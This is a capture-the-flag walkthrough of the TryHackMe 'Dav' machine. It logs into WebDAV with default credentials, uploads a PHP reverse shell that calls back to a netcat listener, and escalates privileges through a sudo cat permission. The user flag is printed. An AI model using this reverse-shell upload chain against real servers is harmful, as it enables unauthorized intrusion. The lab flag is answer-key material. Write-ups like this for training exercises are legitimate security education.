
Tryhackme - Dav (Easy)

- boot2root machine for FIT and bsides guatemala CTF
- Room link: https://tryhackme.com/room/bsidesgtdav

Our Goal is to read user.txt and root.txt

Intial Enumeration

1. Deployed machine and got the ip:10.10.226.238
2. Started nmap scan to find open ports:




   From the result, a apache web server is running on port 80.
3. Visited the website, shows the default apache page
4. Then started directory enumeration to find out hidden pages.

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://10.10.226.238/FUZZ -w wordlists/common.txt -c -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.226.238/FUZZ
 :: Wordlist         : FUZZ: /home/kali/wordlists/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.hta                    [Status: 403, Size: 292, Words: 22, Lines: 12, Duration: 4637ms]
.htpasswd               [Status: 403, Size: 297, Words: 22, Lines: 12, Duration: 4645ms]
.htaccess               [Status: 403, Size: 297, Words: 22, Lines: 12, Duration: 6671ms]
index.html              [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 229ms]
server-status           [Status: 403, Size: 301, Words: 22, Lines: 12, Duration: 389ms]
webdav                  [Status: 401, Size: 460, Words: 42, Lines: 15, Duration: 229ms]
:: Progress: [4686/4686] :: Job [1/1] :: 444 req/sec :: Duration: [0:00:16] :: Errors: 0 ::
```

Found out a directory /webdav


5. Visited the page, it requires authentication




6. Searched google on webdav and found out that:

"WebDAV, or Web Distributed Authoring and Versioning, is a set of extensions to the HTTP protocol that allows users to collaboratively edit and manage files on a web server. It enables users to work directly on files stored on remote servers, making it ideal for collaborative projects and content management."

7. Then i searched for webdav default crendentials, we got it.



8. It also says that we can access the webdav application from command line using cadaver tool.
9. Logged into the webdav using the above credentials



Exploitation

1. Since it file management application we can upload a php payload to get a reverse shell.
2. Downloaded php reverse shell from:https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
3. Changed the ip to my machine ip, and uploaded it.

```
┌──(kali㉿kali)-[~/ward]
└─$ cadaver http://10.10.226.238/webdav/
Authentication required for webdav on server `10.10.226.238':
Username: wampp
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        passwd.dav                              44  Aug 25  2019
dav:/webdav/> put payload.php
Uploading payload.php to `/webdav/payload.php':
Progress: [==============================>] 100.0% of 5492 bytes succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        passwd.dav                              44  Aug 25  2019
        payload.php                           5492  Jul 13 08:38
dav:/webdav/>
```

4. Started a netcat listener:
   $ ***nc -lvnp 1234***
5. Executed the payload and we got the shell.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.21.221.238] from (UNKNOWN) [10.10.226.238] 36058
Linux ubuntu 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 05:41:36 up 23 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

6. Got the user flag


```
File  Actions  Edit  View  Help
www-data@ubuntu:/$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
merlin
wampp
www-data@ubuntu:/home$ cd merlin
cd merlin
www-data@ubuntu:/home/merlin$ ls
ls
user.txt
www-data@ubuntu:/home/merlin$ cat user.txt
cat user.txt
449b40fe93f78a938523b7e4dcd66d2a
www-data@ubuntu:/home/merlin$
```

Privilege Escalation

1. Checked the list of commands the user can run with sudo privileges.

```
File  Actions  Edit  View  Help
www-data@ubuntu:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
www-data@ubuntu:/$
```

2. The user can run cat command as root user, we can use this to read root.txt file.



Finally we got the root flag :)

Conclusion

Dav is a simple boot2root machine running a web server that exposes a WebDAV application with default credentials. This misconfiguration allows attackers to upload a reverse shell and gain initial access to the system. Further privilege escalation is possible due to improperly configured sudo permissions, which allow reading sensitive files as the root user without authentication. Overall, Dav demonstrates how default credentials and lax privilege configurations can lead to full system compromise, highlighting the importance of proper access control and service hardening.